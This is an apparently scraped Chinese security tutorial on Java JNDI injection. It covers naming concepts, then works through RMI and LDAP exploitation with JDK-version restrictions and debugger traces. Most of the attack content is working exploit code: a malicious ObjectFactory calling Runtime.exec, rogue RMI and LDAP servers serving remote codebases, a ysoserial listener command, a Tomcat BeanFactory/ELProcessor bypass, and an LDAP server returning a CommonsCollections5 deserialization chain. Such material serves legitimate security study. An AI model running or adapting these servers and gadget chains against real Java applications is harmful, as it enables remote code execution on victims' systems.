-
Javaweb安全——JNDI注入
JNDI
测试环境为JDK8u111以及8u211
Java Naming and Directory Interface (JNDI) 是一个 命名 和 目录 接口,目的是为了一种通用的方式访问各种目录,如:
JDBC、LDAP、RMI、DNS。
Naming 命名服务:
名称与对象相关联的方法,例如地址、标识符或计算机程序通常使用的对象。

Directory 目录服务:
目录服务是命名服务的扩展,除了提供名称和对象的关联,还允许对象具有属性。
Reference 引用:
在一个实际的名称服务中,有些对象可能无法直接存储在系统内,而是以引用的形式进行存储。引用包含了如何访问实际对象的信息。
Object Factory 对象工厂:
对象工厂是对象的生产者。 它接受有关如何创建对象的一些信息,例如引用,然后返回该对象的实例。
Context 上下文:
每个上下文都有一个关联的命名约定。 上下文始终提供返回对象的查找( 解析 )操作,它通常还提供诸如绑定名称、解除绑定名称和列出绑定名称的操作。 一个上下文对象中的名称可以绑定到 子上下文 具有相同命名约定的。

既然知道JNDI可以调用别的服务如:RMI,且他底层实现还是使用的原生RMI逻辑,那之前攻击RMI客户端的方法也可以使用:
java -cp ysoserial.jar ysoserial.exploit.JRMPListener 7999 CommonsCollections5 'calc.exe'- 1
import RMI.RMI_Server; import javax.naming.InitialContext; public class JndiRmiClient { public static void main(String[] args) throws Exception { String providerURL = "rmi://localhost:7999/hello"; // 创建JNDI目录服务对象 InitialContext initialContext = new InitialContext(); // 通过命名服务查找远程RMI绑定的RMITestInterface对象 RMI_Server.RMIHelloInterface remoteObj = (RMI_Server.RMIHelloInterface) initialContext.lookup(providerURL); // 调用远程的RMITestInterface接口的hello方法 String result = remoteObj.hello(); System.out.println(result); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15

需要添加commons-collections依赖,CommonsCollections1在jdk8的环境下去载入生成的payload,会发生
java.lang.Override missing element entrySet的错误。这个错误的产生原因主要在于jdk8更新了AnnotationInvocationHandler参考,所以这里使用CommonsCollections5。不过实际上的JNDI注入是指根据codebase的地址进行URL加载远程Object Factory类,下面分为RMI和LDAP两种利用方式进行学习。
Reference & ObjectFactory
Java为了将object对象存储在Naming或者Directory服务下,Naming包提供了Reference引用功能,对象可以通过绑定Reference存储在Naming和Directory服务下,比如(rmi,ldap等),该方法在JNDI注入中所用到的构造函数如下:
public Reference(String className, String factory, String factoryLocation) { this(className);// 远程加载时所使用的类名 classFactory = factory;// factory对象工厂的类名 classFactoryLocation = factoryLocation;// factory对象工厂的地址(file/ftp/http) }- 1
- 2
- 3
- 4
- 5
从构造函数可以发现
JNDI动态加载对象允许通过对象工厂 (ObjectFactory)实现,对象工厂必须实现javax.naming.spi.ObjectFactory接口并重写getObjectInstance方法。那如果传入的是一个恶意工厂类,即在
getObjectInstance方法进行命令执行,那在远程对象加载时就会触发RCE。import javax.naming.Context; import javax.naming.Name; import javax.naming.spi.ObjectFactory; import java.util.Hashtable; public class RefObjFactory implements ObjectFactory { public Object getObjectInstance(Object obj, Name name, Context ctx, Hashtable<?, ?> env) throws Exception { // 在创建对象过程中插入恶意的攻击代码,或者直接创建一个本地命令执行的Process对象从而实现RCE System.out.println("hello jndi"); return Runtime.getRuntime().exec("calc.exe"); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
JNDI-RMI
在客户端的lookup地址可控时,如果在RMI服务端绑定一个恶意的引用对象,
RMI客户端在获取服务端绑定的对象时发现是一个Reference对象,如果本地不存在此对象工厂类则使用URLClassLoader加载远程的恶意对象工厂。Server:
import com.sun.jndi.rmi.registry.ReferenceWrapper; import javax.naming.Reference; import java.rmi.Naming; import java.rmi.registry.LocateRegistry; public class RMIRefServer { public static void main(String[] args) { try { // 定义一个远程的class 包含一个恶意攻击的对象的工厂类 String url = "http://localhost:7777/"; // 对象的工厂类名 String classFactory = "RefObjFactory"; Reference reference = new Reference("className", classFactory, url); // 转换为RMI引用对象 ReferenceWrapper referenceWrapper = new ReferenceWrapper(reference); //注册绑定对象和名称 // Registry registry = LocateRegistry.createRegistry(7999); // registry.bind("evil", referenceWrapper); LocateRegistry.createRegistry(7999); Naming.rebind("rmi://localhost:7999/evil", referenceWrapper); } catch (Exception e) { e.printStackTrace(); } } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
对象实例要能成功绑定在 RMI 服务上,必须直接或间接的实现
Remote接口,这里ReferenceWrapper就继承于UnicastRemoteObject类并实现了Remote接口。上面的服务端实现代码是用的原来RMI的写法,其实在JNDI的RMI实现当中
com.sun.jndi.rmi.registry#bind函数逻辑中已经对此进行了自动处理,也就是encodeObject方法:

这个写法仅仅作为补充:
import javax.naming.InitialContext; import javax.naming.Reference; import java.rmi.registry.LocateRegistry; public class JndiRmiServer { public static void main(String[] args) throws Exception { LocateRegistry.createRegistry(7999); Reference reference = new Reference("RefObjFactory", "RefObjFactory", "http://localhost:7777/"); InitialContext context = new InitialContext(); context.rebind("rmi://localhost:7999/evil", reference); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
如果出现下面的报错就是
Registry的问题,看看代码有没有写错或者是不是防火墙以及多张网卡的原因。
Client:
import javax.naming.InitialContext; public class RMIClient { public static void main(String[] args) throws Exception { //JDK 6u132, JDK 7u122, JDK 8u113之后 //System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true"); InitialContext context = new InitialContext(); context.lookup("rmi://localhost:7999/evil"); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
为了让服务端能访问到恶意工厂类的class文件,在该目录开一个python http服务,然后启动服务端和客户端即可攻击成功。


漏洞原理

调试一下看看漏洞的触发点是在哪,直接在客户端
context.lookup处下断点,跟两个lookup。


进入
RegistryContext#lookup,这里的lookup其实就是调用的原生RMI的处理逻辑,最后把var2(ReferenceWrapper对象)丢到decodeObject函数中。

decodeObject方法其实就是把ReferenceWrapper包裹的Reference对象恢复。
最后调用
NamingManager.getObjectInstance方法返回远程对象。如果Reference有工厂类,那么实例化该工厂类并调用重写的getObjectInstance方法。

类加载的逻辑位于
getObjectFactoryFromReference函数,
先调用
helper.loadClass(factoryName)加载,跟到com.sun.naming.internal.VersionHelper12,使用AppClassLoader尝试本地加载。(这里当然是加载不到的如果是在本地测试的话,记得把恶意工厂类的class文件复制出来换个位置开启http服务,不然本地就加载到了,无法正确进入下面的逻辑)
然后使用
helper.loadClass(factoryName, codebase)根据codebase远程加载,最后(ObjectFactory) clas.newInstance()得到构造函数。

其实在前面类加载的过程中恶意工厂类的静态代码块,构造函数中的代码也都可以触发了。只不过在JNDI注入时通常说的漏洞触发点在
factory.getObjectInstance。

整个利用过程为:

安全限制 JDK < 8u191

在
RMI服务中引用远程对象(攻击RMI的方法)将受本地Java环境限制即本地的java.rmi.server.useCodebaseOnly配置必须为false才能加载。JDK 5u45,JDK 6u45,JDK 7u21,JDK 8u121开始java.rmi.server.useCodebaseOnly默认配置已经改为了true。前面攻击方式中的

Reference ObjectFactory对象并不受useCodebaseOnly影响,因为它没有用到 RMI Class loading,最终由URLClassLoader加载。但其高版本会受到com.sun.jndi.rmi.object.trustURLCodebase配置限制,该值需为true才能加载。之前说过远程工厂类对象的加载逻辑实际上位于
NamingManager.getObjectInstance而对该函数的调用存在于decodeObject函数中,要进入NamingManager.getObjectInstance的逻辑就得使任意一个条件不成立(var8 != null && var8.getFactoryClassLocation() != null && !trustURLCodebase)- 1

JDK 6u132, JDK 7u122, JDK 8u113开始com.sun.jndi.rmi.object.trustURLCodebase默认值已改为了false。
本地测试远程对象引用可以使用如下方式允许加载远程的引用对象:
System.setProperty("java.rmi.server.useCodebaseOnly", "false"); System.setProperty("com.sun.jndi.rmi.object.trustURLCodebase", "true");- 1
- 2
不过 JDK < 8u191之前还可以使用LDAP的方式利用。
JNDI-LDAP
从上面RMI漏洞的触发逻辑可以很清楚的看到触发RCE,加载远程对象的代码逻辑其实都在
NamingManager那,与实际的协议无关。在RMI那是
RegistryContext->NamingManager而LDAP则是LdapCtx->DirectoryManager->NamingManager,这也很好理解上面基本概念那提过目录服务是命名服务的扩展,只不过多了点属性。所以JNDI-LDAP同样也存在漏洞,这里不深究ldap的各个属性干嘛的,在漏洞利用角度不咋重要。直接给出恶意服务端和客户端,恶意工厂类还是原来那个。
Server:
import com.unboundid.ldap.listener.InMemoryDirectoryServer; import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig; import com.unboundid.ldap.listener.InMemoryListenerConfig; import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult; import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor; import com.unboundid.ldap.sdk.Entry; import com.unboundid.ldap.sdk.LDAPResult; import com.unboundid.ldap.sdk.ResultCode; import javax.net.ServerSocketFactory; import javax.net.SocketFactory; import javax.net.ssl.SSLSocketFactory; import java.net.InetAddress; public class LDAPServer { public static void main(String[] args) throws Exception { InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig("dc=example,dc=com"); config.setListenerConfigs(new InMemoryListenerConfig( "listen", InetAddress.getByName("127.0.0.1"), 389, ServerSocketFactory.getDefault(), SocketFactory.getDefault(), (SSLSocketFactory) SSLSocketFactory.getDefault() )); config.addInMemoryOperationInterceptor(new OperationInterceptor()); InMemoryDirectoryServer directoryServer = new InMemoryDirectoryServer(config); directoryServer.startListening(); } private static class OperationInterceptor extends InMemoryOperationInterceptor{ @Override public void processSearchResult(InMemoryInterceptedSearchResult result) { String base = result.getRequest().getBaseDN(); String className = "RefObjFactory"; String url = "http://localhost:7777/"; Entry entry = new Entry(base); entry.addAttribute("javaClassName", className); entry.addAttribute("javaFactory", className); entry.addAttribute("javaCodeBase", url); entry.addAttribute("objectClass", "javaNamingReference"); try { result.sendSearchEntry(entry); result.setResult(new LDAPResult(0, ResultCode.SUCCESS)); }catch (Exception e){ e.printStackTrace(); } } } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
Client:
import javax.naming.InitialContext; public class LDAPClient { public static void main(String[] args) throws Exception { //JDK 11.0.1、8u191、7u201、6u211之后 // System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true"); InitialContext context = new InitialContext(); context.lookup("ldap://127.0.0.1/evil"); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
还是需要起个http服务以访问class文件,启动服务端之前需要添加依赖。
<dependency> <groupId>com.unboundidgroupId> <artifactId>unboundid-ldapsdkartifactId> <version>3.2.1version> <scope>compilescope> dependency>- 1
- 2
- 3
- 4
- 5
- 6


后面其实就和RMI那一样的,不重新跟一遍了,到这为止的调用链如下:

安全限制 JDK > 8u191

JDK 11.0.1、8u191、7u201、6u211开始com.sun.jndi.ldap.object.trustURLCodebase默认值也改为了false。
本地调试可在客户端添加代码:
System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");- 1
tips:rmi的话同时加上System.setProperty(“com.sun.jndi.rmi.object.trustURLCodebase”, “true”); 本地就可以正常加载了
不过在实际攻击时修改配置显然是不可能的,通常有两种方法:加载本地工厂类或者利用LDAP返回序列化数据,触发本地Gadget。
加载本地工厂类
回顾一下
NamingManager.getObjectFactoryFromReference加载工厂类的逻辑,在利用URLClassLoader根据codebase加载之前,先尝试本地加载。
那如果找到一个本地工厂类且其 getObjectInstance() 方法,当中存在可利用的部分。
org.apache.naming.factory.BeanFactory存在于Tomcat依赖包中,所以使用也是非常广泛,且满足利用条件。该方法中存在如下代码,可以通过反射调用类方法:
ClassLoader tcl = Thread.currentThread().getContextClassLoader(); if (tcl != null) { try { beanClass = tcl.loadClass(beanClassName); } catch(ClassNotFoundException e) { }} ............................. Object bean = beanClass.newInstance(); ............................. try { forced.put(param,beanClass.getMethod(setterName, paramTypes)); ............................. Method method = forced.get(propName); if (method != null) { valueArray[0] = value; try { method.invoke(bean, valueArray);- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
先给出bypass server:
import com.sun.jndi.rmi.registry.ReferenceWrapper; import org.apache.naming.ResourceRef; import javax.naming.StringRefAddr; import java.rmi.registry.LocateRegistry; import java.rmi.registry.Registry; public class RmiServerBypass { public static void main(String[] args) throws Exception { Registry registry = LocateRegistry.createRegistry(7999); // 实例化Reference,指定目标类为javax.el.ELProcessor,工厂类为org.apache.naming.factory.BeanFactory ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "", true,"org.apache.naming.factory.BeanFactory",null); // 强制将 'x' 属性的setter 从 'setX' 变为 'eval', 详细逻辑见 BeanFactory.getObjectInstance 代码 ref.add(new StringRefAddr("forceString", "test=eval")); // 利用表达式执行命令 ref.add(new StringRefAddr("test", "\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(\"new java.lang.ProcessBuilder['(java.lang.String[])'](['calc']).start()\")")); ReferenceWrapper referenceWrapper = new ReferenceWrapper(ref); registry.bind("evil", referenceWrapper); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
添加如下依赖:
<dependency> <groupId>org.apache.tomcatgroupId> <artifactId>tomcat-catalinaartifactId> <version>8.5.0version> dependency> <dependency> <groupId>org.apache.elgroupId> <artifactId>com.springsource.org.apache.elartifactId> <version>7.0.26version> dependency>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
如果找不到依赖的话,maven 的 setting.xml
<mirror> <id>aliyunmavenid> <mirrorOf>*mirrorOf> <name>阿里云公共仓库name> <url>https://maven.aliyun.com/repository/publicurl> mirror>- 1
- 2
- 3
- 4
- 5
- 6
Debug一下看一下具体调用过程。
实例化Bean class然后调用1个setter方法。


通过在返回给客户端的 Reference 对象的
forceString字段指定 setter 方法的别名。获取forceString的content之后赋值给param。
param(forceString)的格式为a=foo,bar,以逗号分隔每个需要设置的属性,调用的参数,以=号分割:
=右边为调用的方法,forceString可以给属性强制指定一个setter方法,这里将test属性的setter方法设置为 eval 方法,beanClass为javax.el.ELProcessor。经过beanClass.getMethod获得的ELProcessor.eval()会对EL表达式进行求值,最终达到命令执行的效果。=左边则是会通过作为forced(Map这个hashmap的key,也就是test。
再来看一下方法的参数,while循环去枚举e中的元素,先获取元素的addrType,要是addrType不等于这四个字段,就获取其content内容。


method的名字根据propName从前面那个hashmap获取值,最后
method.invoke反射调用。
这里使用的依赖为javax.el.ELProcessor#eval有时可能存在无法利用的情况( 比如Tomcat7环境没有ELProcessor),基于BeanFactory的其他依赖利用请参考:
LDAP反序列化加载本地利用链
看到
com.sun.jndi.ldap.Obj#decodeObject方法,如果满足(var1 = var0.get(JAVA_ATTRIBUTES[1])) != null条件,即javaSerializedData属性不为空就会进行反序列化,那之前的cb链 cc链就都可以打了。

在
LdapCtx#c_lookup中如果((Attributes)var4).get(Obj.JAVA_ATTRIBUTES[2]) != null则进入com.sun.jndi.ldap.Obj#decodeObject,即javaClassNam属性不为空。
所以在写服务端时候只要设置这两个属性即可,javaSerializedData属性的值为CommonsCollections5的payload。
Server:
import com.unboundid.ldap.listener.InMemoryDirectoryServer; import com.unboundid.ldap.listener.InMemoryDirectoryServerConfig; import com.unboundid.ldap.listener.InMemoryListenerConfig; import com.unboundid.ldap.listener.interceptor.InMemoryInterceptedSearchResult; import com.unboundid.ldap.listener.interceptor.InMemoryOperationInterceptor; import com.unboundid.ldap.sdk.Entry; import com.unboundid.ldap.sdk.LDAPResult; import com.unboundid.ldap.sdk.ResultCode; import org.apache.commons.collections.Transformer; import org.apache.commons.collections.functors.ChainedTransformer; import org.apache.commons.collections.functors.ConstantTransformer; import org.apache.commons.collections.functors.InvokerTransformer; import org.apache.commons.collections.keyvalue.TiedMapEntry; import org.apache.commons.collections.map.LazyMap; import javax.management.BadAttributeValueExpException; import javax.net.ServerSocketFactory; import javax.net.SocketFactory; import javax.net.ssl.SSLSocketFactory; import java.io.ByteArrayOutputStream; import java.io.ObjectOutputStream; import java.lang.reflect.Field; import java.net.InetAddress; import java.util.HashMap; import java.util.Map; public class LdapServerBypass { public static void main(String[] args) throws Exception { InMemoryDirectoryServerConfig config = new InMemoryDirectoryServerConfig("dc=example,dc=com"); config.setListenerConfigs(new InMemoryListenerConfig( "listen", InetAddress.getByName("127.0.0.1"), 389, ServerSocketFactory.getDefault(), SocketFactory.getDefault(), (SSLSocketFactory) SSLSocketFactory.getDefault() )); config.addInMemoryOperationInterceptor(new LdapServerBypass.OperationInterceptor()); InMemoryDirectoryServer directoryServer = new InMemoryDirectoryServer(config); directoryServer.startListening(); } private static class OperationInterceptor extends InMemoryOperationInterceptor{ @Override public void processSearchResult(InMemoryInterceptedSearchResult result) { String base = result.getRequest().getBaseDN(); String className = "RefObjFactory"; Entry entry = new Entry(base); entry.addAttribute("javaClassName", className); try { entry.addAttribute("javaSerializedData",CommonsCollections5()); result.sendSearchEntry(entry); result.setResult(new LDAPResult(0, ResultCode.SUCCESS)); }catch (Exception e){ e.printStackTrace(); } } } private static byte[] CommonsCollections5() throws Exception{ Transformer[] transformers=new Transformer[]{ new ConstantTransformer(Runtime.class), new InvokerTransformer("getMethod",new Class[]{String.class,Class[].class},new Object[]{"getRuntime",new Class[]{}}), new InvokerTransformer("invoke",new Class[]{Object.class,Object[].class},new Object[]{null,new Object[]{}}), new InvokerTransformer("exec",new Class[]{String.class},new Object[]{"calc"}) }; ChainedTransformer chainedTransformer=new ChainedTransformer(transformers); Map map=new HashMap(); Map lazyMap=LazyMap.decorate(map,chainedTransformer); TiedMapEntry tiedMapEntry=new TiedMapEntry(lazyMap,"test"); BadAttributeValueExpException badAttributeValueExpException=new BadAttributeValueExpException(null); Field field=badAttributeValueExpException.getClass().getDeclaredField("val"); field.setAccessible(true); field.set(badAttributeValueExpException,tiedMapEntry); ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(); ObjectOutputStream objectOutputStream = new ObjectOutputStream(byteArrayOutputStream); objectOutputStream.writeObject(badAttributeValueExpException); objectOutputStream.close(); return byteArrayOutputStream.toByteArray(); } }- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
